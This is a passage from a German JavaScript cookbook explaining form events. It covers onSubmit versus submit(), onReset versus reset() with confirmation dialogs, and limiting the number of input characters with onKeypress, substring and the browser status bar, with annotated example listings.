In dem Beispiel wird mit `onSubmit` die Funktion `weg()` aufgerufen (mit vorangestelltem `return`), die einen booleschen Wert zurückgibt (in Zeile 18). In der Funktion `weg()` (Zeile 3 bis 14) wird mit einem Zufallsmechanismus festgelegt³², ob die Funktion `true` oder `false` zurückgibt (Zeile 4). Zur Verdeutlichung, ob die Daten verschickt werden oder nicht, wird für unsere Testsituation jeweils eine entsprechende Meldung angezeigt. Das wird in der Praxis natürlich nicht so gemacht (zumindest nicht mit einem Dialogfenster, das vom Anwender einen Klick erwartet).




Abbildung 141: Die mit `onSubmit` aufgerufene Funktion liefert `true`, und die Formulardaten werden nach der Bestätigung versendet.

Hinweis

Noch einmal ausdrücklich der Hinweis, dass `onSubmit` nicht beim `[Submit]-Button`, sondern beim `<form>`-Tag zu notieren ist.

Wie verhält sich jetzt aber der Eventhandler `onSubmit`, wenn Sie mit der `submit()`-Methode des Formulars die Formulardaten verschicken? Verändern wir das Beispiel von eben leicht. Sie müssen nur die Zeile 28 wie folgt abändern:

```
28 <input type="button" value="OK" onClick="this.form.submit()" />
```

Listing 280: Die Zeile 28 soll so geändert werden.

Wir verwenden jetzt statt eines `[Submit]-Buttons` eine gewöhnliche Schaltfläche und lösen das Verschicken der Daten mit Hilfe des `onClick`-Eventhandlers und der `submit()`-Methode des aktuellen Formulars direkt aus. Dazu wird mit `this` auf das aktuelle Objekt verwiesen. Dies ist eine Referenz auf die Schaltfläche. Allerdings soll ja nicht die Schaltfläche verschickt werden, sondern die Werte in dem Formular. Die Eigenschaft `form` des Buttons ist eine Referenz auf das umgebende Formular. Also können wir mit `this.form` auf dieses Formular zugreifen und dann dessen `submit()`-Methode aufrufen.

32. In der Praxis wird hier natürlich eine Plausibilisierung oder ein anderer sinnvoller Vorgang stattfinden.

Welche Verbindung besteht nun zum onSubmit-Eventhandler und der darüber aufgerufenen Funktion? Eine ganz einfache – es gibt keine! Mit anderen Worten: Die Formulardaten werden verschickt, ohne dass der Eventhandler ausgelöst wird.

Hinweis

Obwohl man nun vielleicht geneigt ist, beim Zurücksetzen eines Formulars mit der reset()-Methode eine gleiche Reaktion zu erwarten, ist das Verhalten dort nicht identisch.³³ Dort wird der Eventhandler onReset automatisch von der reset()-Methode ausgelöst. Siehe dazu das Rezept »Wie kann ich auf das Zurücksetzen eines Formulars reagieren? – Der Eventhandler onReset und die reset()-Methode« auf Seite 323.

Wenn Sie also mit der submit()-Methode des aktuellen Formulars die Formulardaten versenden, sollte – falls eine zusätzliche Aktivität vonnöten ist – der Aufruf von submit() in eine umgebende Funktion eingepackt werden, die vor dem Aufruf alle notwendigen Aktivitäten durchführt und gegebenenfalls den Aufruf auslässt. Diese Funktion wird dann im Formular aufgerufen (beispielsweise mit einem gewöhnlichen Button). Stricken wir das Beispiel entsprechend um.

Beispiel (*formsubmit3.html*):

```
01 <html>
02 <script language="JavaScript">
03 function weg(f) {
04     if(Math.random()*2 > 1) {
05         alert("Daten werden versendet");
06         f.form.submit();
07     }
08     else {
09         alert("Daten werden nicht versendet");
10     }
11 }
12 </script>
13 <body>
14 <table >
15 <form>
16 <tr>
17 <td>Name</td>
18 <td><input type="text" name="nn" /></td>
19 </tr>
20 <tr>
21 <td>Vorname</td>
22 <td><input type="text" name="vn" /></td>
23 </tr>
24 <tr>
25 <td><input type="button" value="OK" onClick="weg(this)" /></td>
26 <td> </td>
27 </tr>
28 </form>
29 </table>
30 </body>
31 </html>
```

Listing 281: Kontrolliertes Versenden der Formulardaten mit der submit()-Methode

33. Wie könnte es auch anders sein ;-)?

Gegenüber dem Beispiel mit der Verwendung des Eventhandlers `onSubmit` gibt es in der neuen Version zwei gravierende Änderungen.

1. Der Eventhandler `onSubmit` ist beim `<form>`-Tag (Zeile 15) nicht mehr vorhanden. Stattdessen gibt es in Zeile 25 bei einem einfachen Button den Eventhandler `onClick`, der die Funktion `weg()` aufruft. Dieser wird mit `this` eine Referenz auf dieses Objekt (den Button) als Übergabewert mitgegeben. Beim Aufruf ist kein vorangestelltes `return` notwendig.
2. Die Funktion `weg()` (Zeile 3 bis 11) besitzt keinen Rückgabewert mehr. Stattdessen steht mit dem Übergabewert eine Referenz auf die aufrufende Formularschaltfläche zur Verfügung. Darüber kann die Eigenschaft `form` als Referenz auf das umgebende Formular verwendet und dann dessen `submit()`-Methode aufgerufen werden. Wenn die Konstellation für das Versenden der Formulardaten nicht gegeben ist (im Beispiel rein als Zufallsprozess ermittelt), braucht die `weg()`-Methode gar nichts zu tun (höchstens einen Hinweis an den Anwender).

104 Wie kann ich auf das Zurücksetzen eines Formulars reagieren? – Der Eventhandler `onReset` und die `reset()`-Methode

Die Reaktion auf das Zurücksetzen eines Formulars über den Eventhandler `onReset` oder die `reset()`-Methode eines Formulars per JavaScript erlaubt die Erweiterung der Funktionalität, die über die durch (X)HTML generierte `[Abbrechen]`-Schaltfläche beziehungsweise die Standardmethode `reset()` zur Verfügung steht (unmittelbares Zurücksetzen eines Formulars). Statt direkt beim Auslösen alle Eingaben im Formular sofort auf die Vorgabewerte zu setzen, kann man bestimmte Aktivitäten voranstellen und gegebenenfalls das Zurücksetzen abbrechen.

Für die Reaktion über einen Eventhandler auf das Zurücksetzen eines Formulars wird `onReset` im einleitenden Formular-Tag des Formulars notiert. Beispiel:

```
<form name="meinForm" action="mailto:hotdampf@yahoo.de" method="post"
onReset="sicher()">
```

Listing 282: Die Anwendung von `onReset` – hier in Verbindung mit einem Abschicken des Formulars per E-Mail

Wenn ein Anwender das Formular mit einem Klick auf eine `[Reset]`-Schaltfläche zurücksetzen will, wird vor dem Zurücksetzen die JavaScript-Funktionalität ausgeführt, die beim Eventhandler `onReset` notiert ist. Danach wird das Formular auf seine Defaultwerte zurückgesetzt.

Im Allgemeinen setzt man jedoch JavaScript-Funktionalität beim Zurücksetzen eines Formulars ein, um das Zurücksetzen bei gewissen Konstellationen abzubrechen, etwa wenn der Anwender aus Versehen auf den Button geklickt hat. Und das geht nur dann, wenn der Aufruf der JavaScript-Funktion per `onReset` etwas anders notiert wird.

Wenn der Aufruf einer JavaScript-Funktion mit vorangestelltem Schlüsselwort `return` erfolgt und in der Funktion selbst `false` zurückgegeben wird, wird das Zurücksetzen der Formulardaten abgebrochen. Beispiel:

```
<form name="meinForm" action="mailto:hotdampf@yahoo.de" method="post"
onReset="return sicher()">
```

Listing 283: Die Anwendung von `onReset` – hier mit vorangestelltem `return`

324 >> Wie kann ich auf das Zurücksetzen eines Formulars reagieren? onReset und reset

Schauen wir uns ein vollständiges Beispiel an (*formreset1.html*):

```
01 <html>
02 <body>
03 <table >
04 <form
05 onReset="return confirm(
06 'Das Formular wird zurückgesetzt. Sind Sie sicher, dass Sie das wirklich wollen?')"
07 <tr>
08   <td>Name</td>
09   <td><input type="text" name="nn" /></td>
10 </tr>
11 <tr>
12   <td>Vorname</td>
13   <td><input type="text" name="vn" /></td>
14 </tr>
15 <tr>
16   <td><input type="Reset" /></td><td> </td>
17 </tr>
18 </form>
19 </table>
20 </body>
21 </html>
```

Listing 284: Zurücksetzen des Formulars nur nach Bestätigung

Das Beispiel definiert ein Formular, das von Zeile 4 bis 18 definiert ist. In Zeile 5 des Formulars finden Sie beim Einleitungs-Tag den Eventhandler `onReset`. Darüber wird mit vorangestelltem `return` die Standardmethode von dem `window`-Objekt mit Namen `confirm()` aufgerufen.

Diese zeigt dem Anwender den als String übergebenen Text in einem Dialogfenster an und stellt zwei Schaltflächen bereit. Je nachdem, welche der Schaltflächen ein Anwender dann auslöst, liefert die Methode `true` oder `false` als Rückgabewert.




Abbildung 142: Das Formular wird nur zurückgesetzt, wenn der Anwender das bestätigt.

Diesen Wert wertet der Eventhandler direkt aus, wenn dem Aufruf `return` vorangestellt ist. Wenn also ein Anwender **OK** drückt, liefert `confirm()` den Wert `true`. Dieser Wert wird an den Eventhandler weitergereicht und das Formular auf seinen Ausgangszustand zurückgesetzt. Drückt der Anwender die **Abbrechen**-Schaltfläche, liefert `confirm()` den Wert `false`, und das Zurücksetzen des Formulars wird nicht durchgeführt.

Wie verhält sich jetzt aber der Eventhandler `onReset`, wenn Sie mit der `reset()`-Methode des Formulars das Formular zurücksetzen? Verändern wir das Beispiel von eben leicht. Sie müssen nur die Zeile 16 wie folgt abändern:

```
<input type="button" value="Abbruch" onClick="this.form.reset()">
```

Listing 285: Die Zeile 25 soll so geändert werden.

Wir verwenden jetzt statt eines **Reset**-Buttons eine gewöhnliche Schaltfläche und lösen das Verschicken der Daten mit Hilfe des `onClick`-Eventhandlers und der nachfolgend aufgerufenen `reset()`-Methode des aktuellen Formulars direkt aus. Dazu wird mit `this` auf das aktuelle Objekt verwiesen. Dies ist eine Referenz auf die Schaltfläche. Die Eigenschaft `form` des Buttons ist eine Referenz auf das umgebende Formular. Also können wir mit `this.form` auf dieses Formular zugreifen und dann dessen `reset()`-Methode aufrufen.

Welche Verbindung besteht nun zum `onReset`-Eventhandler und der darüber aufgerufenen Funktion? Der Eventhandler wird ausgelöst!

Achtung

Obwohl es (zumindest für mich) kaum erklärbar ist, besteht keine Beziehung in der verwandten Situation beim Abschicken von Formulardaten zwischen dem Eventhandler `onSubmit` und der `submit()`-Methode! Dort wird der Eventhandler `onSubmit` nicht von der `submit()`-Methode ausgelöst. Es ist meines Erachtens nicht logisch, dass es in der einen Situation so und in der vollkommen verwandten Situation anders gehandhabt wird. Siehe dazu das Rezept »Wie kann ich auf das Abschicken eines Formulars reagieren? – Der Eventhandler `onSubmit` und die `submit()`-Methode« auf Seite 319.

Wenn Sie also mit der `reset()`-Methode des aktuellen Formulars die Formulardaten zurücksetzen wollen, können Sie sich – falls Sie eine solche Aufteilung für sinnvoll halten – auf ein Abfangen mit dem Eventhandler verlassen. Sinnvoll wäre aber, den Aufruf von `reset()` in eine umgebende Funktion einzupacken, die vor dem Aufruf alle notwendigen Aktivitäten durchführt und gegebenenfalls den Aufruf auslässt. Stricken wir also auch das Beispiel entsprechend um.

Beispiel (`formreset3.html`):

```
01 <html>
02 <script language="JavaScript">
03 function sicher(f) {
04     if(confirm('Das Formular wird zurückgesetzt. Sind Sie sicher, dass Sie das wirklich wollen?')) {
05         alert("Die Daten werden zurückgesetzt");
06         f.form.reset();
07     }
08     else {
09         alert("Das Formular wird nicht zurückgesetzt");
```

Listing 286: Zurücksetzen des Formulars in einer eigenen Funktion mit `reset()`

```

10      }
11  }
12 </script>
13 <body>
14 <table >
15 <form>
16 <tr>
17 <td>Name</td>
18 <td><input type="text" name="nn" /></td>
19 </tr>
20 <tr>
21 <td>Vorname</td>
22 <td><input type="text" name="vn" /></td>
23 </tr>
24 <tr>
25 <td><input type="button" value="Abbrechen"
26   onClick="sicher(this)" /></td>
27 <td> </td>
28 </tr>
29 </form>
30 </table>
31 </body>
32 </html>

```

Listing 286: Zurücksetzen des Formulars in einer eigenen Funktion mit reset() (Forts.)

Gegenüber dem Beispiel mit dem Eventhandler gibt es in der neuen Version zwei gravierende Änderungen.

- Der Eventhandler `onReset` ist beim `<form>`-Tag nicht mehr vorhanden. Stattdessen gibt es in Zeile 25 und 26 bei einem einfachen Button den Eventhandler `onClick`, der die Funktion `sicher()` auruft. Dieser wird mit `this` eine Referenz auf dieses Objekt (den Button) als Übergabewert mitgegeben. Beim Aufruf ist kein vorangestelltes `return` notwendig.




Abbildung 143: Der Hinweis an den Anwender, dass die Daten zurückgesetzt werden

2. Die Funktion `sicher()` (Zeile 3 bis 11) ist neu und löst den direkten Aufruf von `confirm()` ab. Sie besitzt mit dem Übergabewert eine Referenz auf die aufrufende Formularschaltfläche. Darüber kann die Eigenschaft `form` als Referenz auf das umgebende Formular verwendet und dann dessen `reset()`-Methode aufgerufen werden. Diese Methode wird ausgelöst, wenn der Anwender dies in dem `confirm()`-Dialog bestätigt (in Zeile 4 innerhalb der `if`-Bedingung). Der Anwender erhält zusätzlich einen Hinweis, wobei das in der Praxis sicherlich zu viel des Guten ist. Wenn der Anwender das Zurücksetzen nicht bestätigt, braucht die `sicher()`-Methode gar nichts zu tun. In dem Beispiel steht nur ein Hinweis an den Anwender, damit Sie im Test etwas erkennen.

105 Wie kann ich mit JavaScript bei freier Texteingabe eine maximale Anzahl der einzugebenden Zeichen festlegen?

In vielen Situationen ist es gewünscht, die Anzahl der Zeichen zu beschränken, die ein Benutzer eingeben kann. Diese Aufgabe können Sie zwar bei einem **einzeligen Eingabefeld** hervorragend mit (X)HTML lösen (*siehe das Rezept »Wie kann ich rein mit (X)HTML bei einem einzeligen Eingabefeld eine maximale Anzahl der einzugebenden Zeichen festlegen?« auf Seite 220*).

Wenn Sie diese Aufgabe jedoch mit JavaScript erledigen wollen, erhalten Sie auf Wunsch eine etwas andere Benutzerführung beziehungsweise ergänzende Möglichkeiten. Insbesondere können Sie auch für eine freie Texteingabe über ein **Textarea-Feld** oder den Rückgabewert von einer `prompt()`-Eingabe Maßnahmen ergreifen³⁴, wobei nicht alle Rezepte bei der `prompt()`-Eingabe greifen werden.

Sofern Sie bei einem **einzeligen Eingabefeld** die Anzahl der maximal erlaubten Zeichen mit (X)HTML festlegen und der Anwender mehr Zeichen eingeben will, werden diese grundsätzlich nicht in das Eingabefeld übernommen. Bei der Anwendung von JavaScript haben Sie hier mehr Flexibilität. Dazu verwenden Sie Eventhandler oder passende Standardfunktionen eines Webformulars. Bei der Umsetzung eines Rezepts auf Basis von JavaScript haben Sie drei grundsätzlich verschiedene Herangehensweisen zur Verfügung:

1. Die Kontrolle der Benutzereingabe beim unmittelbaren Eingeben eines Zeichens im Formularfeld durch den Besucher. Das ist jedoch bei der Eingabe über `prompt()` nicht möglich.
2. Die Kontrolle der Benutzereingabe beim Verlassen des Feldes beziehungsweise der Rückgabe eines Wertes durch `prompt()`.
3. Die Kontrolle der Benutzereingabe beim Verlassen beziehungsweise Absenden des kompletten Formulars. Auch hier macht die Verwendung von `prompt()` wenig Sinn³⁵.

Wie ist die Kontrolle der Benutzereingabe beim unmittelbaren Eingeben eines Zeichens möglich?

Mit JavaScript können Sie unmittelbar Tastaturereignisse auswerten. Das bedeutet die direkte Reaktion auf das Betätigen einer (beliebigen) Taste auf der Tastatur durch den Anwender, wenn ein bestimmtes Element in einer Webseite den Fokus hat. In der Regel macht diese Vor-

34. Hier sieht HTML keinerlei Möglichkeiten vor.

35. Es sei denn, der Rückgabewert wird in einem (versteckten) Formularfeld zwischengespeichert. Diese Vorgehensweise ist jedoch in der Praxis vollkommen unüblich.

gehensweise nur bei Formularelementen Sinn. Die zugehörigen Eventhandler sind seit JavaScript 1.2 offiziell vorhanden. JavaScript unterscheidet beim Betätigen einer Taste auf der Tastatur zwischen

- ▶ dem vollständigen Tastendruck,
- ▶ dem Drücken einer Taste und
- ▶ dem Loslassen einer Taste.

Sowohl der vollständige Tastendruck als auch die jeweiligen Teilphasen des Drückens und des Loslassens einer Taste bilden jeweils ein eigenes Ereignis. Mit den Eventhandlern `onKeypress`, `onkeydown` und `onkeyup` können Sie auf die entsprechenden Ereignisse reagieren.

Hinweis

Beachten Sie aber, dass diese Eventhandler zur Auswertung der Tastatur in älteren Browsern nur sehr eingeschränkt unterstützt werden. Insbesondere die Eventhandler `onkeydown` und `onkeyup` wurden in der Vergangenheit in kaum einem Browser unterstützt. Falls Sie tatsächlich die Reaktion beim unmittelbaren Eingeben eines Zeichens auch in älteren Browsern benötigen, verwenden Sie zur Sicherheit nur `onkeypress`. Dieser Eventhandler ist in fast allen relevanten Browsern verfügbar.

Nun ist es so, dass man bis vor Kurzem sowieso die Bedienung des World Wide Web kaum über die Tastatur vornahm. Dementsprechend war eine konsequente Unterstützung der Eventhandler für die Tastatur absolut nebensächlich. Dies hat sich jedoch mit dem Auftauchen von AJAX massiv geändert. Bei AJAX werden viele Dinge auch über Anwenderaktionen auf der Tastatur ausgelöst (etwa bei Google suggest). Dies zwingt die Browser-Hersteller zur vernünftigen Unterstützung der Eventhandler, so dass man diese in Zukunft wahrscheinlich auch für andere Dinge voraussetzen kann. Und im Zuge von AJAX wird vor allem der Eventhandler `onkeyup` an Bedeutung gewinnen, denn bei dessen Auslösen haben Sie das gedrückte Zeichen direkt im Tastaturpuffer und können es explizit verwerten. Bei den anderen beiden Eventhandlern haben Sie das vorherige Zeichen beim Auslösen einer Taste im Tastaturpuffer. Das müssen Sie gegebenenfalls auch beim Aufruf der nachfolgend beschriebenen Funktionen in der Logik Ihrer Benutzerführung berücksichtigen.

Tipp

Beachten Sie auch das verwandte Rezept »Wie kann ich mit JavaScript bei freier Texteingabe eine minimale Anzahl der einzugebenden Zeichen festlegen?« auf Seite 340, um darüber eine Minimalanzahl an einzugebenden Zeichen zu erzwingen.

Wenn Sie sich entscheiden, die maximale Anzahl der erlaubten Zeichen mit JavaScript abzufangen, werden Sie in der Regel nicht exakt die Verhaltensweise reproduzieren wollen, die Ihnen (X)HTML bereits liefert. Also der einfache Stopp bei der Entgegennahme von Zeichen in einem einzeiligen Listenfeld an einer gewissen Grenze. Das ist zwar möglich, aber die Neuerfindung des Rades ist ziemlich unsinnig³⁶.

Anders ist es, wenn Sie ein Editorfeld über den `<textarea>`-Container betrachten. Diese Eingabemöglichkeit kann rein mit (X)HTML nicht auf diese Weise beschränkt werden. Sie können aber auch bei einzeiligen Eingabefeldern mit JavaScript dem Anwender als Ergänzung Informationen liefern oder auch die zu übernehmenden Zeichen zwar auf die vorgegebene Anzahl

36. Zumal das neue Rad eher schlechter geschweige denn besser ist.

beschränken, aber nicht die zuerst eingegebenen Zeichen übernehmen, sondern die zuletzt eingegebenen. Oder das letzte Zeichen permanent durch den letzten Tastendruck austauschen etc. Ihrer Fantasie ist im Grunde kaum eine Grenze gesetzt. Schauen wir uns hier nur zwei entsprechende Rezepte an, die recht sinnvoll sind.

Beispiel:

```
01 function maxAnzahl(f,max) {  
02     var start = f.value.length - max + 1;  
03     window.status = start;  
04     if(f.value.length > max - 1) {  
05         f.value = f.value.substring(start,max);  
06         window.status = "Sie haben zu viele Zeichen eingegeben";  
07     }  
08 }
```

Listing 287: Eine Funktion, die eine maximale Anzahl an Zeichen zulässt und die zuerst eingegebenen Zeichen durch nachfolgende ersetzt

In dieser Funktion verwenden wir zwei Übergabewerte. Der erste Übergabewert `f` muss beim Aufruf der Funktion eine Referenz auf das Eingabefeld enthalten. Der zweite Übergabewert `max` nimmt die Anzahl der Zeichen entgegen, die maximal in das Feld eingegeben werden können. In Zeile 2 wird der Startwert berechnet, ab dem die Zeichen bei einer Überschreitung der maximal erlaubten Anzahl weiter verwendet werden (die Zeichen davor werden eliminiert). Mit `f.value` haben Sie die Benutzereingabe zur Verfügung. Und da dies bei Webeingaben grundsätzlich ein String ist, kann die Eigenschaft `length` verwendet werden, um die Anzahl der enthaltenen Zeichen zu bestimmen. Der Wert der berechneten Variable `start` wird in dem Moment 0 sein, wenn die Anzahl der maximal erlaubten Zeichen erreicht wird.

In Zeile 3 der Funktion können Sie diesen Wert in der Statuszeile des Browsers verfolgen. Für die Praxis sollte diese Information natürlich nicht verwendet werden. Das dürfte normalerweise keinen Anwender interessieren.

In Zeile 4 kontrollieren Sie, ob die Anzahl der eingegebenen Zeichen größer als der Wert ist, den Sie als Grenze vorgeben.

Hinweis

Velleicht wundern Sie sich über die `-1` bei `f.value.length > max - 1` in Zeile 4 beziehungsweise die `+1` bei `f.value.length - max + 1` in Zeile 2. Der Grund ist, dass die Funktion in Verbindung mit dem Eventhandler `Keypress` eingesetzt werden soll. Dieser Eventhandler wird bei einem Eingabefeld ausgelöst, wenn ein Anwender eine beliebige Taste drückt. Zum Zeitpunkt des Funktionsaufrufs ist das Zeichen schon im Tastaturpuffer, aber noch nicht in das Eingabefeld übernommen worden. Wenn Sie also das erste Zeichen eingeben, wird `Keypress` ausgelöst, aber `f.value.length` hat den Wert 0, beim zweiten Zeichen den Wert 1 etc.

In Zeile 5 verwenden wir mit `f.value.substring(start,max)`; eine Methode eines String-Objektes. Die Methode `substring(von, bis)` liefert eine Zeichenkette zurück, die einen Teil innerhalb eines vorangestellten Strings darstellt.

Als Parameter werden der Funktion der Beginn (`von`) und das Ende (`bis`) der zurückzugebenden Zeichenkette übergeben. Das erste Zeichen hat den Wert 0. In unserem Beispiel bestimmen die verwendeten Parameter die zuletzt eingegebenen Zeichen abzüglich des letzten Zeichens

(also die `max - 1` zuletzt eingegebenen Zeichen). Dieser Teilstring wird als aktueller Wert des Eingabefelds gesetzt (Zeile 5).

Wenn die Funktion dann beendet ist, wird das zuletzt eingegebene Zeichen aus dem Tastaturpuffer genommen und an den bisherigen Wert im Eingabefeld angefügt. Das erledigt der Browser automatisch, und wir kümmern uns nicht selbst mit JavaScript darum.

In Zeile 6 erhält der Anwender in der Statuszeile des Browsers einen Hinweis, dass er zu viele Zeichen eingegeben hat.

Tipp

Für die Praxis kann diese optionale Information aus Zeile 6 in der Tat interessant sein, und eine Meldung in der Statuszeile blockiert eine Benutzerführung nicht. Andererseits werden Meldungen in der Statuszeile von den meisten Anwendern gar nicht zur Kenntnis genommen oder die Statuszeile ist ausgeschaltet bzw. wird von automatischen Ausgaben des Browsers verwendet. Sie sollten dort also keine wichtigen, sondern nur optionale Informationen ausgeben. Beachten Sie auch, dass Sie die Meldung beim Verlassen des Feldes zur Sicherheit löschen sollten.

Eine andere Variante der Beschränkung von der Zahl der maximal einzugebenden Zeichen tauscht beim Erreichen der maximal erlaubten Anzahl immer das letzte Zeichen aus. Dazu müssen Sie in der Funktion nur die Zeile 5 wie folgt austauschen:

```
f.value = f.value.substring(0,max-1);
```

Listing 288: Austausch des letzten Zeichens

Mit der Methode `substring(0, max - 1)` erhalten wir die ersten Eingabeezeichen des Anwenders abzüglich des letzten Zeichens. Dieser Teilstring wird als aktueller Wert des Eingabefelds gesetzt. Das aktuelle Zeichen ist bis zu der Stelle nur im Tastaturpuffer. Wenn die Funktion dann beendet ist, wird das zuletzt eingegebene Zeichen aus dem Tastaturpuffer genommen und vom Browser an den bisherigen Wert im Eingabefeld angefügt. Auf die Zeile 2 der ersten Variante (`var start = f.value.length - max + 1;`) können Sie ganz verzichten, da in dieser Version der Wert `start` nicht verwendet wird.

Schauen wir uns ein vollständiges Beispiel an.

Beispiel (`formjsmax.html`):

```
01 <html>
02 <script language="JavaScript">
03 function maxAnzahl(f,max) {
04     if(f.value.length > max - 1) {
05         f.value = f.value.substring(0,max-1);
06         window.status = "Sie haben zu viele Zeichen eingegeben";
07     }
08 }
09 function statusLeer() {
10     window.status="";
11 }
12 </script>
13 <body>
```

Listing 289: Ein vollständiges Beispiel, in dem mehrere Eingabefelder beschränkt werden

```
14 <table >
15 <form>
16 <tr>
17   <td>Name</td>
18   <td><input type="text" name="nn" onKeypress="maxAnzahl(this,20)"
19     onBlur="statusLeer()" />
20   </td>
21 </tr>
22 <tr>
23   <td>Vorname</td>
24   <td><input type="text" name="vn" onKeypress="maxAnzahl(this,15)"
25     onBlur="statusLeer()" />
26   </td>
27 </tr>
28 <tr>
29   <td>Kommentar</td>
30   <td><textarea name="kom" onKeypress="maxAnzahl(this,50)"
31     cols="40" rows="5"
32     onBlur="statusLeer()" /></textarea>
33   </td>
34 </tr>
35 <tr>
36   <td><input type="submit" value="OK" /></td>
37   <td> </td>
38 </tr>
39 </form>
40 </table>
41 </body>
42 </html>
```

Listing 289: Ein vollständiges Beispiel, in dem mehrere Eingabefelder beschränkt werden (Forts.)

Das Beispiel verwendet ein Formular (Zeile 15 bis 39) mit zwei einzeiligen Eingabefeldern, einem mehrzeiligen Eingabefeld und einem **Submit**-Button. Das Formular ist in einer Tabelle aus zwei Spalten angeordnet. Damit ist die optische Gestaltung harmonischer als bei einem Formular ohne Tabellen. Sonst hat die Tabellenstruktur aber keine Bedeutung.

Bei allen drei Eingabefeldern ist der Eventhandler `onKeypress` notiert (in Zeile 18, 25 und 30), worüber die Funktion `maxAnzahl()` aufgerufen wird. Diese Funktion (von Zeile 3 bis 8 definiert) beschränkt die Anzahl der erlaubten Zeichen und tauscht wie oben beschrieben permanent das letzte Zeichen aus, wenn die maximale Anzahl erreicht ist. Als ersten Übergabewert wird mit `this` auf das aktuelle Objekt verwiesen. Dies ist eine Referenz auf das aktive Eingabefeld. Der zweite Wert unterscheidet sich bei den Eingabefeldern. Der Nachname darf im Beispiel maximal 20 Zeichen, der Vorname 15 Zeichen und der Kommentar 50 Zeichen lang sein.

Zusätzlich zu dem Eventhandler `onKeypress` ist bei jedem Eingabefeld der Eventhandler `onBlur` notiert. Der Eventhandler wird ausgelöst, wenn ein Element den Fokus verliert. Wenn ein Anwender also ein Eingabefeld verlässt, wird die Funktion `statusLeer()` aufgerufen. Diese ist in den Zeilen 10 bis 12 definiert und macht nichts anderes, als die Statuszeile des Browsers zu leeren.

The screenshot shows a web browser window with the URL <http://localhost/JSCodebook/Formulare%20und%20Benutzereingaben/formjsmax.html>. The page contains a form with fields for Name, Vorname, and Kommentar. The Name field has the value "Von dem Hintertürchn|". The Kommentar field is a multi-line text area. Below the form is a status bar with the message "Sie haben zu viele Zeichen eingegeben".

Abbildung 144: Beschränkung der Anzahl der Eingabezeichen samt Hinweis in der Statuszeile

Hinweis

Beachten Sie, dass das Löschen eines Zeichens in einem Eingabefeld nicht den Eventhandler `onBlur` auslöst. Die Statuszeile wird also nicht gelöscht. Sie können jedoch wieder neue Zeichen eingeben. Wenn Sie das allerdings benötigen, können Sie die `if`-Anweisung in der Funktion `maxAnzahl()` wie folgt erweitern:

```
else {
    window.status="";
}
```

Listing 290: Erweitern der Funktion maxAnzahl(), wenn die Statuszeile explizit gelöscht werden soll, sofern die maximale Anzahl der Zeichen nicht erreicht ist

Wir haben in dem Beispiel auch ein mehrzeiliges Eingabefeld verwendet. Aber hierzu soll das Beispiel noch eine kleine Spezialität zeigen. Der wesentliche Unterschied zu einem einzeiligen Eingabefeld ist, dass der `<textarea>`-Container nicht über einen `value`-Parameter verfügt und eine Vorbelegung über den Text innerhalb des Containers erfolgt (siehe das Rezept »Wie kann ich ein mehrzeiliges Eingabefeld generieren?« auf Seite 237).

Wie erfolgt die Kontrolle der Benutzereingabe beim Verlassen des Feldes beziehungsweise bei der Entgegennahme eines Rückgabewertes?

Mit dem Eventhandler `onBlur` können Sie eine Benutzereingabe unmittelbar kontrollieren, wenn ein Element den Fokus verliert. Damit haben Sie nicht die zeitnahe Kontrolle bei der unmittelbaren Zeicheneingabe zur Verfügung, können aber eine andersartige Benutzerführung als beim unmittelbaren Kontrollieren jedes Zeichens aufbauen.

